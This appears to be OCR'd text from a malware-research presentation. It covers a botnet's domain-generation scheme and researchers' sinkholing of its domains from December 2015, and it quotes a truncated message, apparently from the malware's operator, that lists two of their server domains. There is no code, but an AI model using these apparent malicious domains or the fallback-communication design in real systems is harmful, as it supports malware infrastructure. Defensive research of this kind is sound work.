
my reauest was......
your product detec
your latest updated
also there is not an
please remove my
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/


DGA \o/

- They implemented a bizarre DGA algorithm
- It would use rotating pools of 30 domains.
- The DGA domains are contacted even if primary C&C is up.
- Only one registered before, all the others available.
- Started sinkholing from December 2015.


Professional Sinkhole Camouflage





box4084.net



